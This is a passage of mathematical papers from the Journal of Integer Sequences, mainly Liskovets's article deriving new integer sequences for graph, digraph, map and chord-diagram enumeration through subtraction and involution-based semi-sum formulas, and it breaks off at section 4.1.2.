Here S_L has the form in Theorem 3 with $\lambda = 3$ and $\mu = 2$. Therefore the exponential generating function for the sequence in the leftmost column of L is given by $\ln(g) = \int (3+f)dx, \quad g(0) = 1$ where $f' = 1+3f+2f^2, \quad f(0) = 0$. We get $f = \frac{e^x-1}{2-e^x}$ and

$$g(x) = \sqrt{\frac{e^{5x}}{2-e^x}} = 1+3x+10\frac{x^2}{2!}+39\frac{x^3}{3!}+187\frac{x^4}{4!}+1128\frac{x^5}{5!}+8455\frac{x^6}{6!}+O(x^7)$$

We can also use Theorem 1 to construct L and D. Recall that $d_{i+1} = \mu_i d_i$, and that $d_0 = 1$.

Acknowledgements

We thank the other members of the Howard University Combinatorics Group (Seyoum Getu, Louis Shapiro, Leon Woodson and Asamoah Nkwanta) for their helpful suggestions and encouragement.

References

1. L. Comtet. *Advanced Combinatorics.* D. Reidel Publishing Company, 1974.

2. S. Getu, L. W. Shapiro, W.-J. Woan, & L. C. Woodson. The Riordan Group. *Discrete Applied Mathematics*, **34** (1991), 229-239.

3. S. Getu, L. W. Shapiro, W.-J. Woan, & L. C. Woodson. How to Guess a Generating Function. *SIAM Journal on Discrete Mathematics*, **5** (1992), 497-499.

4. P. Peart, & L. C. Woodson. Triple Factorization of some Riordan Matrices. *Fibonacci Quarterly*, **31** (1993), 121-128.

5. N. J. A. Sloane. The On-Line Encyclopedia of Integer Sequences. Published electronically at http://www.research.att.com/~njas/sequences/.

6. L. C. Woodson. *Infinite Matrices, C_n-Functions and Umbral Calculus.* Ph.D. Thesis. Howard University, 1991.

(Concerned with sequences A108, A166, A957, A984, A1003, A1850, A2426, A5773, A6318, A54912.)

Received May 15, 1999; published in Journal of Integer Sequences June 4, 2000.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 3
(2000), Article 00.2.2

Some Easily Derivable Integer Sequences

Valery A. Liskovets
Institute of Mathematics
National Academy of Sciences, Surganov str. 11
220072, Minsk, BELARUS
Email address: liskov@im.bas-net.by

Abstract: We propose and discuss several simple ways of obtaining new enumerative sequences from existing ones. For instance, the number of graphs considered up to the action of an involutory transformation is expressible as the semi-sum of the total number of such graphs and the number of graphs invariant under the involution. Another, less familiar idea concerns even- and odd-edged graphs: the difference between their numbers often proves to be a very simple quantity (such as $n!$). More than 30 new sequences will be constructed by these methods.

Full version: pdf, dvi, ps, latex.

(Concerned with sequences A000016 A000088 A000171 A000273 A000568 A000595 A000666 A000717 A000831 A001174 A001187 A001349 A001437 A002499 A002500 A002785 A003027 A003030 A003085 A003086 A005176 A005177 A005639 A006125 A006384 A006385 A006799 A006800 A006849 A007080 A007147 A007769 A007869 A018191 A029849 A035512 A049287 A049297 A049309 A053763 A054499 A054913 A054914 A054915 A054930 A054931 A054932 A054933 A054934 A054935 A054936 A054937 A054938 A054939 A054940 A054941 A054942 A054943 A054944 A054945 A054946 A054947 A054948 A054949 A054950 A054951 A054952 A054953 A054954 A054956 A054957 A054958 A054959 A054960 A059735 A059736)

Received Dec. 30, 1999, revised version received May 24, 2000, published in Journal of Integer Sequences Feb. 9, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000),
Article 00.2.2

Some Easily Derivable Integer Sequences

Valery A. Liskovets

Institute of Mathematics, National Academy of Sciences, Surganov str. 11
220072, Minsk, BELARUS

Email address: liskov@im.bas-net.by

Abstract

We propose and discuss several simple ways of obtaining new enumerative sequences from existing ones. For instance, the number of graphs considered up to the action of an involutory transformation is expressible as the semi-sum of the total number of such graphs and the number of graphs invariant under the involution. Another, less familiar idea concerns even- and odd-edged graphs: the difference between their numbers often proves to be a very simple quantity (such as $n!$). More than 30 new sequences will be constructed by these methods.

Acknowledgement. This research was supported by INTAS (Grant INTAS-BELARUS 97-0093).
Mathematics Subject Classification (1991): 05C30, 05A19

Contents

1 Introduction

New realities set up new tasks. The *On-line Encyclopedia of Integer Sequences* [18] (in the sequel referred to as the *OEIS*) is a rapidly growing facility, which has been playing a more and more important role in mathematical research. To be a comprehensive reference source, the OEIS needs to include as many naturally defined sequences as possible. The efforts of numerous enthusiasts have been directed towards promoting this aim. The present work has been motivated by the same goals.

A fruitful idea is to generate new sequences from known ones. To implement it, various useful transformations of sequences have been proposed — see [4, 5, 19, 20]. In most cases discussed hitherto, these operations transform one sequence to another.

Here we consider some other operations of a similar type but which are less general, producing new enumerative sequences for graphs from *two* other sequences (in most cases, as their semi-sum). The corresponding relations between the objects being counted are very simple, and, as a rule, already known. However, they have never been analyzed *systematically* (this can be partially explained just by their simplicity: serious researchers rarely considered them as deserving an independent formulation). As we will see, our operations do result in new and interesting sequences. In a sense, they might be considered as already implicitly present in the OEIS. However, they cannot be extracted by a formal rule and thus need to be presented in the OEIS *explicitly*. At the same time, we should avoid trivial sequences — not all new sequences deserve to be added to the OEIS. We will return to this question in Section 5.

1.1 Definitions, classes of graphs

In what follows, n denotes the *order* of a graph, i.e. the number of nodes (or vertices). For uniformity, we always start with the case $n = 1$, and usually n takes all natural values. In other words, we deal with sequences (or lists) of the form $[a(1), a(2), a(3), \ldots]$. N denotes the number of edges (in digraphs they are usually called *arcs*) and if there are n nodes and N edges we will sometimes speak of an (n, N) graph.

Φ stands for an arbitrary class of graphs, undirected or directed. Graphs may have loops but not multiple edges (except for planar maps). The most important specific classes to be considered will be denoted by the following capital Greek letters, sometimes equipped with a symbolic subscript:

- Γ (simple) undirected graphs
- Γ_{l} (undirected) graphs with loops, i.e. symmetric reflexive relations
- Γ_{e} even (i.e. eulerian) graphs
- Γ_{m} median graphs, i.e. (n, N)-graphs with $N = \lceil n(n-1)/4 \rceil$ edges
- Γ_{r} regular graphs with unspecified degrees
- Γ_{t} (vertex-) transitive graphs
- Γ_{c} circulant graphs (i.e. Cayley graphs of cyclic groups)

- Δ digraphs
- $\Delta_{\rm l}$ (binary) relations, i.e. digraphs with loops
- $\Delta_{\rm e}$ balanced digraphs (i.e. eulerian digraphs: in-degree = out-degree for any vertex)
- $\Delta_{\rm c}$ circulant digraphs
- Ω oriented graphs, i.e. antisymmetric relations
- Θ tournaments, i.e. complete oriented graphs
- Λ planar maps (order = #(edges)).

1.2 Enumerative functions

Lower case letters will be used for the cardinalities (denoted by #) of subsets of labeled graphs, and the corresponding capital letters will be used for unlabeled graphs of the same kind. The most important specific quantities to be mentioned are the following:

- a, A = #(all graphs) in a class Φ
- c, C = #(connected graphs)
- d, D = #(disconnected graphs)
- b, B = #(doubly connected graphs) (both the graph and its complement are connected)
- s, S = #(strongly connected digraphs, or strong digraphs)
- G = #(unlabeled self-complementary undirected graphs)
- K = #(unlabeled graphs up to complementarity)
- $f_{\rm E}, F_{\rm E}$ = #(graphs with even number of edges (or arcs)) and
- $f_{\rm O}, F_{\rm O}$ = #(graphs with odd number of edges (or arcs)), where $f = a, c, \ldots, F = A, C, \ldots$

We denote the corresponding functions for n-graphs and (n, N)-graphs by $f(\Phi, n)$, $F(\Phi, n)$ and $f(\Phi, n, N)$, $F(\Phi, n, N)$ (or merely $f(n)$, $f(n, N)$, etc. if the class is understood), where f and F refer to labeled and unlabeled graphs respectively The corresponding exponential generating functions (e.g.f.) for labeled graphs and ordinary generating functions (o.g.f.) for unlabeled graphs are denoted by $\mathbf{f}(z)$, $\mathbf{f}(n, x)$, $\mathbf{f}(z, x)$ and $\mathbf{F}(z)$, $\mathbf{F}(n, x)$, $\mathbf{F}(z, x)$), where the formal variable z corresponds to n and x corresponds to N. In particular, in the labeled case,

$$\mathbf{f}(z, x) = \sum_{n \geq 1} \mathbf{f}(n, x) \frac{z^n}{n!} = \sum_n \sum_N f(n, N) x^N \frac{z^n}{n!}$$

(so as not to confuse $\mathbf{f}(n, x)$ with $\mathbf{f}(z, x)|_{z=n}$, the latter expression will not be used here).

We identify any function $f(n)$ with the sequence of its values $[f(1), f(2), f(3), \ldots]$.

Sequences in [18] will be referred to by their A-numbers. (Many of these sequences were added as a result of the present paper.)

2 Subtraction

We begin with the most trivial case: the subtraction method for calculating objects that do not belong to a given subset of a set. In principle, this is an inexhaustible source of new sequences, but we restrict ourselves to several interesting classes, some of which will be used in what follows.

2.1 Disconnection

Consider an arbitrary class of graphs Φ. Using the above notation, we have for disconnected labeled graphs,

$$d(\Phi, n) = a(\Phi, n) - c(\Phi, n) \tag{1}$$

and for disconnected unlabeled graphs,

$$D(\Phi, n) = A(\Phi, n) - C(\Phi, n) \tag{1*}$$

Usually $c(n)$ is expressible in terms of $a(n)$ and $C(n)$ in terms of $A(n)$, and vice versa, in one of several ways depending on the labeling type and the repetition restrictions. See for example the transformations EULERi/EULER/WEIGH for unlabeled graphs and LOG/EXP for labeled ones [4, 20]. Therefore $d(n)$ (and $D(n)$) can usually be expressed solely in terms of $a(n)$ *or* $c(n)$ (resp., in terms of $A(n)$ or $C(n)$). In any case, (1) and (1*) are much easier for calculations if both $a(n)$ and $c(n)$ (resp., $A(n)$ and $C(n)$) have already been calculated.

2.2 Weak and strong digraphs

In the directed case (including the case of relations), connected digraphs are called *weakly* connected in order to distinguish them from *strongly* connected ones. As in Section 2.1 we may consider two further quantities: digraphs that are not strongly connected and (weakly) connected digraphs that are not strongly connected. Only the latter quantity makes sense for tournaments, because all tournaments are weakly connected. Neither notion makes sense for balanced digraphs, in which case weakly connected digraphs are all strongly connected.

This idea is quite fruitful not only for most of the classes of digraphs defined above but also for example for *semi-regular* digraphs: ones with the same out-degree at all vertices[1].

One further notion, which we will use below (4.1.6), is that of a semi-strong digraph. A digraph is called *semi-strong* if all its weakly connected components are strongly connected (in particular, strong digraphs are semi-strong). In the unlabeled case, moreover, one should make a distinction between (at least) two kinds of semi-strong digraphs: with or without repetitions (i.e. isomorphic components). Again, using the ordinary enumerative relationship "connected – disconnected", one can easily count semi-strong digraphs in any class for which the number of strongly connected ones is known.

In practice, these transformations are less productive since strongly connected digraphs (especially unlabeled ones) have been counted only for few types of digraphs (see, in particular, [26, 11, 12]); two of them will be discussed in 4.1.5.

3 Involutory equivalence

Diverse involutory operations on graphs serve as a source of new sequences.

3.1 Complementarity

Several interesting enumerative sequences are related to the notion of complementary graph.

Many classes of graphs contain a uniquely defined *complete graph* (for every order). In particular, complete graphs exist in the families of ordinary undirected graphs Γ, undirected graphs with loops Γ_1, directed graphs Δ and relations Δ_1. This notion allows us to introduce the *complement* of a graph. This is the graph on the same vertices in which the edges are those not in the complete graph.

[1] And for abstract *automata* [7] (Sect. 6.5). Fully defined automata without outputs and initial states are semi-regular digraphs which may be identified with tuples of mappings of the set of states to itself [12].

3.1.1 Double connection

It is clear that the complement of a disconnected graph is connected. This simple assertion allows us to easily count connected graphs (of given type Φ) whose complement is also connected *and* belongs to the same class. We call them *doubly connected*. In the labeled case their number $b(\Phi, n)$ is given by

$$c(\Phi, n) = b(\Phi, n) + d(\Phi, n),$$

whence by (1),

$$b(\Phi, n) = 2c(\Phi, n) - a(\Phi, n). \tag{2}$$

Likewise for unlabeled graphs,

$$B(\Phi, n) = 2C(\Phi, n) - A(\Phi, n). \tag{2*}$$

Now, for labeled simple undirected graphs,
$a(\Gamma, n) = [1, 2, 8, 64, 1024, 32768, 2097152, \dots]$ = A006125 and
$c(\Gamma, n) = [1, 1, 4, 38, 728, 26704, 1866256, \dots]$ = A001187, resulting in
$b(\Gamma, n) = [1, 0, 0, 12, 432, 20640, 1635360, \dots]$ = A054913.
For labeled digraphs,
$a(\Delta, n) = [1, 4, 64, 4096, 1048576, \dots]$ = A053763 and
$c(\Delta, n) = [1, 3, 54, 3834, 1027080, \dots]$ = A003027, resulting in
$b(\Delta, n) = [1, 2, 44, 3572, 1005584, \dots]$ = A054914.
For unlabeled undirected graphs,
$A(\Gamma, n) = [1, 2, 4, 11, 34, 156, 1044, 12346, 274668, \dots]$ = A000088,
$C(\Gamma, n) = [1, 1, 2, 6, 21, 112, 853, 11117, 261080, \dots]$ = A001349, and we obtain
$B(\Gamma, n) = [1, 0, 0, 1, 8, 68, 662, 9888, 247492, \dots]$ = A054915.
For unlabeled undirected regular graphs,
$A(\Gamma_{\mathrm{r}}, n) = [1, 2, 2, 4, 3, 8, 6, 22, 26, 176, \dots]$ = A005176,
$C(\Gamma_{\mathrm{r}}, n) = [1, 1, 1, 2, 2, 5, 4, 17, 22, 167, \dots]$ = A005177 and
$B(\Gamma_{\mathrm{r}}, n) = [1, 0, 0, 0, 1, 2, 2, 12, 18, 158, \dots]$ = A054916.
For vertex-transitive graphs,
$A(\Gamma_{\mathrm{t}}, n) = [2, 2, 4, 3, 8, 4, 14, 9, 22, \dots]$ = A006799,
$C(\Gamma_{\mathrm{t}}, n) = [1, 1, 2, 2, 5, 3, 10, 7, 18, \dots]$ = A006800 and
$B(\Gamma_{\mathrm{t}}, n) = [0, 0, 0, 1, 2, 2, 6, 5, 14, \dots]$ = A054917.
For unlabeled digraphs,
$A(\Delta, n) = [1, 3, 16, 218, 9608, 1540944, \dots]$ = A000273,
$C(\Delta, n) = [1, 2, 13, 199, 9364, 1530843, \dots]$ = A003085 and
$B(\Delta, n) = [1, 1, 10, 180, 9120, 1520742, \dots]$ = A054918.
For unlabeled (reflexive) relations,
$A(\Delta_{\mathrm{l}}, n) = [2, 10, 104, 3044, 291968, \dots]$ = A000595, therefore, by the EULERi transformation [20],
$C(\Delta_{\mathrm{l}}, n) = [2, 7, 86, 2818, 285382, \dots]$ = A054919 and
$B(\Delta_{\mathrm{l}}, n) = [2, 4, 68, 2592, 278796, \dots]$ = A054920.
For unlabeled symmetric relations (undirected graphs with loops),
$A(\Gamma_{\mathrm{l}}, n) = [2, 6, 20, 90, 544, 5096, 79264, \dots]$ = A000666, therefore, by the EULERi transformation,
$C(\Gamma_{\mathrm{l}}, n) = [2, 3, 10, 50, 354, 3883, 67994, \dots]$ = A054921 and
$B(\Gamma_{\mathrm{l}}, n) = [2, 0, 0, 10, 164, 2670, 56724, \dots]$ = A054922.

Undirected graphs with the median number of edges Γ_{m} need a slight modification of the present approach. Nothing unusual arises for orders $n = 4k$ or $4k+1$. However for $n \equiv 2, 3 \pmod 4$, the graph and its complement have *different* numbers of edges, namely $\lceil n(n-1)/4 \rceil$ and $\lceil n(n-1)/4 \rceil - 1$. We will use a prime $'$ in the symbols for the latter case. Now, in order to count doubly connected median graphs, one should, instead of doubling $C(\Gamma_{\mathrm{m}}, n)$ as in (2*), take the sum $C(\Gamma_{\mathrm{m}}, n) + C'(\Gamma_{\mathrm{m}}, n)$. In other words we have

$$B(\Gamma_{\mathrm{m}}, n) = C(\Gamma_{\mathrm{m}}, n) + C'(\Gamma_{\mathrm{m}}, n) - A(\Gamma_{\mathrm{m}}, n). \tag{2'}$$

Indeed, we have $C = B + D'$ and $A' = C' + D'$. By definition, A' counts graphs that are complementary to ones counted by A, i.e. $A = A'$. These equalities give (2').

Numerically, for unlabeled undirected graphs with n nodes and $N = \lceil n(n-1)/4 \rceil$ edges,
$A(\Gamma_m, n) = [1, 1, 1, 3, 6, 24, 148, 1646, 34040, \dots] =$ A000717,
$C(\Gamma_m, n) = [1, 1, 1, 2, 5, 22, 138, 1579, 33366, \dots] =$ A001437
and by the two-parameter table A054924,
$C'(\Gamma_m, n) = [1, 0, 0, 2, 5, 19, 132, 1579, 33366, \dots] =$ A054926, whence
$B(\Gamma_m, n) = [1, 0, 0, 1, 4, 17, 122, 1512, 32692, \dots] =$ A054927.

Of course, such a generalization can be applied to other similar classes of graphs (for example, regular of prescribed degree).

3.1.2 Self-complementarity

Next we consider various classes of graphs that are *invariant* with respect to complementarity. Apart from the classes mentioned in 3.1.1, complementarity is applicable, e.g., to the class of regular graphs of unspecified degrees Γ_r, regular undirected graphs of degree $(n-1)/2$ (n odd), median n-graphs for $n(n-1)$ divisible by 4, undirected eulerian graphs Γ_e of *odd* order, balanced digraphs Δ_e, arbitrary tournaments Θ and regular tournaments Θ_r. On the other hand, e.g., the following classes are not invariant with respect to complementarity: undirected eulerian graphs of even order, graphs with one cycle, graphs without 1-valent nodes, regular undirected graphs of a given degree (not equal to $(n-1)/2$), oriented graphs (except for tournaments), functional digraphs, acyclic digraphs and so on.

For a class of unlabeled graphs Φ counted by $A(\Phi, n)$, let $G(\Phi, n)$ count *self-complementary* graphs (i.e. graphs isomorphic to their complements). We may ask: what is the number $K(\Phi, n)$ of graphs in Φ considered *up to complementarity*?

The complement of a graph looks even more natural if one deals with the pair consisting of a graph and its complement: this may be interpreted as a complete graph with edges of two colors. In these terms, $K(\Phi, n)$ means the number of edge-2-colored unlabeled complete graphs whose colors are *interchangeable* and both one-colored edge subgraphs belong to Φ. The answer to the last question is now very simple:

$$K(\Phi, n) = \frac{A(\Phi, n) + G(\Phi, n)}{2}. \tag{3}$$

Indeed, every graph appears twice in different pairs (graph, complement) as the first or second component, except for the self-complementary graphs, which appear in only one pair. Each pair presents one graph up to complementarity, so $2K(n) = A(n) + G(n)$ (cf. [6]).

This composition can be applied:
to undirected graphs, where $A(\Gamma, n) =$ A000088 is given above and
$G(\Gamma, n) = [1, 0, 0, 1, 2, 0, 0, 10, 36, \dots] =$ A000171, resulting in the sequence
$K(\Gamma, n) = [1, 1, 2, 6, 18, 78, 522, 6178, 137352, \dots] =$ A007869;
to digraphs, where $A(\Delta, n) =$ A000273 and
$G(\Delta, n) = [1, 1, 4, 10, 136, 720, 44224, \dots] =$ A003086, resulting in
$K(\Delta, n) = [1, 2, 10, 114, 4872, 770832, \dots] =$ A054928;
to tournaments, where
$A(\Theta, n) = [1, 1, 2, 4, 12, 56, 456, 6880, 191536, \dots] =$ A000568 and
$G(\Theta, n) = G(\Omega, n) = [1, 1, 2, 2, 8, 12, 88, 176, 2752, \dots]) =$ A002785, resulting in
$K(\Theta, n) = [1, 1, 2, 3, 10, 34, 272, 3528, 97144, \dots] =$ A059735;
to median n-graphs for $n = 4k$ or $4k+1$ (that is, $n = 1, 4, 5, 8, 9 \dots$), where
$A(\Gamma_m, n) = [1, 3, 6, 1646, 34040, \dots] =$ the corresponding subsequence of A000717 (see 3.1.1) and
$G(\Gamma_m, n) = G(\Gamma, n) = [1, 1, 2, 10, 36, \dots] =$ A000171 without zeros (see above), resulting in
$K(\Gamma_m, n) = [1, 2, 4, 828, 17038, \dots]$, $n \equiv 0, 1 \pmod 4$;
to circulant graphs, where
$A(\Gamma_c, n) = [1, 2, 2, 4, 3, 8, 4, 12, 8, 20, 8, 48, 14, 48, 44, 84, 36, 192, \dots]) =$ A049287 and
$G(\Gamma_c, n) = [1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 2, 0, 0, 0, 4, 0, \dots] =$ A049289, resulting in
$K(\Gamma_c, n) = [1, 1, 1, 2, 2, 4, 2, 6, 4, 10, 4, 24, 8, 24, 22, 42, 20, 96, \dots] =$ A054929;
and to circulant digraphs, where
$A(\Delta_c, n) = [1, 2, 3, 6, 6, 20, 14, 46, 51, 140, 108, \dots] =$ A049297 and

$G(\Delta_c, n) = [1, 0, 1, 0, 2, 0, 2, 0, 3, 0, 4, \ldots] =$ A049309, resulting in
$K(\Delta_c, n) = [1, 1, 2, 3, 4, 10, 8, 23, 27, 70, 56, \ldots] =$ A054930.

In the last two cases, $G(n)$ differ from the corresponding sequences in OEIS by additional zeros interspersed appropriately in order to cover all orders.

One further class of graphs worth mentioning in this respect is that of bipartite graphs; we refer to [16] for enumerative results concerning the function G for such graphs.

In general, this idea can be productively applied to a class of graphs whenever we know any two out of the three corresponding sequences.

3.1.3 A combination

Somewhat more artificially we can apply the same approach to connected graphs, i.e. we consider the number $L(n)$ of unlabeled connected graphs up to complementarity. Complementarity clearly preserves the subclass of connected graphs whose complement is also connected. Thus formula (3) is applicable, giving rise to $L(n) = (B(n) + G(n))/2$, where $B(n)$ is determined by formula (2∗). Thus

$$L(\Phi, n) = C(\Phi, n) - \frac{A(\Phi, n) - G(\Phi, n)}{2}. \tag{4}$$

So, for unlabeled undirected connected graphs, we obtain
$L(\Gamma, n) = [1, 0, 0, 1, 5, 34, 331, 4949, 123764, \ldots] =$ A054931,
and for digraphs,
$L(\Delta, n) = [1, 1, 7, 95, 4628, 760731, \ldots] =$ A054932.

3.2 Arc reversal

We can apply the same idea to other involutory transformations.

Consider first the reversal of arcs in digraphs. Now

$$K_{\mathrm{R}}(\Phi, n) = \frac{A(\Phi, n) + G_{\mathrm{R}}(\Phi, n)}{2}, \tag{3R}$$

where G_{R} stands for the number of self-converse digraphs and K_{R} for the number of (unlabeled) digraphs considered up to reversing the arcs.

For digraphs, $A(\Delta, n) =$ A000273 (see 3.1.1),
$G_{\mathrm{R}}(\Delta, n) = [1, 3, 10, 70, 708, 15224, \ldots] =$ A002499 and we obtain
$K_{\mathrm{R}}(\Delta, n) = [1, 3, 13, 144, 5158, 778084, \ldots] =$ A054933.
For relations, $A(\Delta_l, n) =$ A000595,
$G_{\mathrm{R}}(\Delta_l, n) = [2, 8, 44, 436, 7176, 222368, \ldots] =$ A002500 and
$K_{\mathrm{R}}(\Delta_l, n) = [2, 9, 74, 1740, 149572, 48575680, \ldots] =$ A029849.
For oriented graphs,
$A(\Omega, n) = [1, 2, 7, 42, 582, 21480, 2142288, \ldots] =$ A001174,
$G_{\mathrm{R}}(\Omega, n) = [1, 2, 5, 18, 102, 848, 12452, \ldots] =$ A005639 and we obtain
$K_{\mathrm{R}}(\Omega, n) = [1, 2, 6, 30, 342, 11164, 1077370, \ldots] =$ A054934.

3.3 Planar maps

Equation (3) has a form which is intrinsic for unlabeled objects possessing an additional involutory transformation. Such transformations occur in particular for geometric and topological objects like planar maps.[2]

[2] We notice incidentally that formula (3) is a particular case (for the group of order 2) of the result known as Burnside's Lemma. Formulae (2) and (2∗) are also particular cases of (3).

3.3.1 Duality and reflection

The idea can be applied to planar maps (or maps on other surfaces) with respect to topological duality. For the number $A(\Phi, n)$ of unrooted (= unlabeled) planar maps with n edges in a class of maps Φ and the corresponding number $G_{\mathrm{D}}(\Phi, n)$ of *self-dual* maps, we have, similarly to (3),

$$K_{\mathrm{D}}(\Phi, n) = \frac{A(\Phi, n) + G_{\mathrm{D}}(\Phi, n)}{2}, \tag{3D}$$

where $K_{\mathrm{D}}(\Phi, n)$ denotes the number of unrooted maps considered *up to duality*.

At present, a formula for $G_{\mathrm{D}}(\Phi, n)$ seems to be known in only one case, namely, for the class $\Phi = \Lambda$ of all planar maps considered on the sphere with a distinguished orientation [13]. In this case,

$$K^{+}_{\mathrm{D}}(\Lambda, n) = \frac{A^{+}(\Lambda, n) + G^{+}_{\mathrm{D}}(\Lambda, n)}{2}, \tag{3D^{+}}$$

where the superscript $^{+}$ means enumeration up to *orientation-preserving* transformations. Now,
$A^{+}(\Lambda, n) = [2, 4, 14, 57, 312, 2071, 15030, 117735, 967850, 8268816, \dots] =$ A006384 and
$G^{+}_{\mathrm{D}}(\Lambda, n) = [0, 2, 0, 9, 0, 69, 0, 567, 0, 5112, \dots] =$ A006849 interspersed with 0s. Hence
$K^{+}_{\mathrm{D}}(\Lambda, n) = [1, 3, 7, 33, 156, 1070, 7515, 59151, 483925, 4136964, \dots] =$ A054935.

Instead of duality, let us consider reflections. We obtain the formula

$$A(\Lambda, n) = \frac{A^{+}(\Lambda, n) + G_{\mathrm{ach}}(\Lambda, n)}{2}, \tag{3a}$$

where $G_{\mathrm{ach}}(\Lambda, n)$ denotes the number of *achiral* maps (i.e. maps isomorphic to their mirror images) considered up to orientation-preserving isomorphisms.

Thus from
$A(\Lambda, n) = [2, 4, 14, 52, 248, 1416, 9172, 66366, 518868, 4301350, \dots] =$ A006385 we have
$G_{\mathrm{ach}}(\Lambda, n) = [2, 4, 14, 47, 184, 761, 3314, 14997, 69886, 333884, \dots] =$ A054936. Here it is perhaps more natural to consider maps of the complementary class, i.e. *chiral* maps, i.e.

$$G_{\mathrm{ch}}(\Lambda, n) = A^{+}(\Lambda, n) - A(\Lambda, n) = A(\Lambda, n) - G_{\mathrm{ach}}(\Lambda, n).$$

Hence
$G_{\mathrm{ch}}(\Lambda, n) = [0, 0, 0, 5, 64, 655, 5858, 51369, 448982, 3967466, \dots] =$ A054937.

It would also be interesting to investigate planar maps with respect to the *central symmetry*.

3.3.2 Circular objects

By circular objects we refer to various classes of geometric figures defined inside a disk, or, more concretely, inside a convex (regular) polygon. Examples are *necklaces* (i.e. strings considered up to rotations), triangulations of a polygon and other types of dissections (that is, non-separable outerplanar maps).

Enumerative results for necklaces are well known and widely represented in the OEIS. In particular, there are many sequences enumerating necklaces that can be turned over; such necklaces are sometimes called *bracelets*. For any type of necklace, the same semi-sum formula connects three corresponding sequences that enumerate, respectively, necklaces, bracelets and strings up to both rotations *and* turning over (i.e. reversal or reflection). So whenever two sequences are known, the third can immediately be obtained. Moreover, just as for maps (see 3.3.1), instead of bracelets it is sometimes useful to switch to their complementary set, i.e. to count necklaces that are not isomorphic to their reversals.

Another natural transformation of necklaces is an interchange between bead colors (or string letters). Again, if this is an involution (such as the transposition of two colors), then three appropriate quantities arise which are connected by the same formula (see [6]). Moreover, one may combine this involution with the reversal and count necklaces up to this combined transformation as well as those invariant with respect to it.

An unusual instance of the semi-sum formula arises for two-color necklaces with $2n$ beads in which opposite beads have different colors. In other words, these are necklaces that are self-dual with respect to a

180° rotation combined with the transposition of the colors. According to [14], the number of such self-dual necklaces is given by the expression

$$Q(n) = \frac{h(n) + 2^{\lfloor (n-1)/2 \rfloor}}{2},$$

where

$$h(n) = \frac{1}{2n} \sum_{k|n,\ k \text{ odd}} \phi(k)\, 2^{n/k}$$

involving the Euler totient function $\phi(n)$. This is the sequence
$Q(n) = Q(\Psi, n) = [1, 1, 2, 2, 4, 5, 9, 12, 23, 34, 63, \ldots] =$ A007147.

At the same time,
$h(n) = h(\Theta, n) = [1, 1, 2, 2, 4, 6, 10, 16, 30, 52, 94, \ldots] =$ A000016 enumerates so-called vortex-free labeled tournaments (see in particular [8], p. 14). It is curious to notice that there is also a sensible shift transformation of $Q(n)$: according to [1],

$$Q(n) - [n^2/12] - 1$$

enumerates a class of polytopal spheres, where square brackets mean the nearest integer. Numerically this is
$[0, 0, 0, 0, 1, 1, 4, 6, 15, 25, 52, \ldots] =$ A059736.

Other specific examples of self-dual necklaces can be found, e.g., in [14, 17]. Instead of discussing them here, we turn to an important but less familiar class Ξ of circular object called chord diagrams. A *chord diagram* is a set of chords between pairwise different nodes lying on an oriented circle. Chords may intersect and their sets are considered up to an isotopy transforming the circle to itself. If no restrictions are imposed, the number of chord diagrams $A^+(\Xi, n)$ with n chords and the number of reversible (achiral) chord diagrams $G_{\text{ach}}(\Xi, n)$ can easily be evaluated (see details in [25, 2]). The corresponding (3a)-type formula has $A(\Xi, n)$ on the left-hand side, where $A(\Xi, n)$ denotes the number of chord diagrams considered up to reflection.

Numerically,
$A^+(\Xi, n) = [1, 2, 5, 18, 105, 902, 9749, 127072, 1915951, \ldots] =$ A007769 and
$G_{\text{ach}}(\Xi, n) = [1, 2, 5, 16, 53, 206, 817, 3620, 16361, \ldots] =$ A018191, therefore
$A(\Xi, n) = [1, 2, 5, 17, 79, 554, 5283, 65346, 966156, \ldots] =$ A054499. So, for the complementary sequence of *chiral* chord diagrams $G_{\text{ch}}(\Xi, n) = A(\Xi, n) - G_{\text{ach}}(\Xi, n)$ we obtain
$G_{\text{ch}}(\Xi, n) = [0, 0, 0, 1, 26, 348, 4466, 61726, 949795, \ldots] =$ A054938.

4 Even- and odd-edged graphs

Consider a specific type of sequence: the numbers $f_{\text{E}}(n)$ and $f_{\text{O}}(n)$ of graphs (of a given class with unspecified numbers of edges) with *even* and *odd* numbers of edges. In some non-trivial cases one can easily express both numbers in terms of the numbers of the corresponding graphs. We use a formal approach based on generating functions. The formulae arising in this way are fairly uniform, but require individual proofs. The general idea (going back to [6]) is to evaluate the difference $f_{\text{E}}(\Phi, n) - f_{\text{O}}(\Phi, n)$ (in other words, this is a weighted enumeration of graphs, where an (n, N)-graph gets the weight $(-1)^N$). It is clearly equal to $\mathbf{f}(\Phi, n, -1)$ and often turns out to be a very simple function.

We also consider analogous sequences $F_{\text{E}}(n)$ and $F_{\text{O}}(n)$ for unlabeled graphs, but here fewer results have been obtained.

4.1 Labeled graphs

4.1.1 Connected graphs

For the class Γ, as we know, the e.g.f. of the number $c(n, N)$ of labeled connected (n, N)-graphs satisfies the equation

$$\mathbf{c}(z, x) = \log(1 + \mathbf{a}(z, x)),$$

where the corresponding o.g.f. for n-graphs for varying N are $\mathbf{a}(n,x) = (1+x)^{n(n-1)/2}$ and $\mathbf{c}(n,x) = \sum_N c(n,N)x^N$ (Γ is dropped everywhere for simplicity). Thus $\mathbf{a}(n,-1) = 0$ for $n > 1$, $\mathbf{a}(1,-1) = 1$ and $\mathbf{a}(z,-1) = z$. Hence $\mathbf{c}(z,-1) = \log(1+z)$ and

$$c_{\mathrm{E}}(n) - c_{\mathrm{O}}(n) = \mathbf{c}(n,-1) = -(-1)^n(n-1)!.$$

This is *Amer. Math. Monthly* problem #6673, and in [22] one can find another proof and a generalization to k-component graphs. We notice also that $(-1)^{n-1}(n-1)!$ is the Möbius function of the lattice of set partitions.

Finally, $c_{\mathrm{E}}(n) + c_{\mathrm{O}}(n) = c(n)$, hence

$$c_{\mathrm{E}}(\Gamma,n) = \frac{c(\Gamma,n) - (-1)^n(n-1)!}{2}$$

and

$$c_{\mathrm{O}}(\Gamma,n) = \frac{c(\Gamma,n) + (-1)^n(n-1)!}{2}.$$

Numerically (with $c(\Gamma,n) = [1, 1, 4, 38, 728, 26704, 1866256\ldots] =$ A001187,
$c_{\mathrm{E}}(\Gamma,n) = [1, 0, 3, 16, 376, 13292, 933488, \ldots] =$ A054939 and
$c_{\mathrm{O}}(\Gamma,n) = [0, 1, 1, 22, 352, 13412, 932768, \ldots] =$ A054940.

4.1.2 Connected digraphs

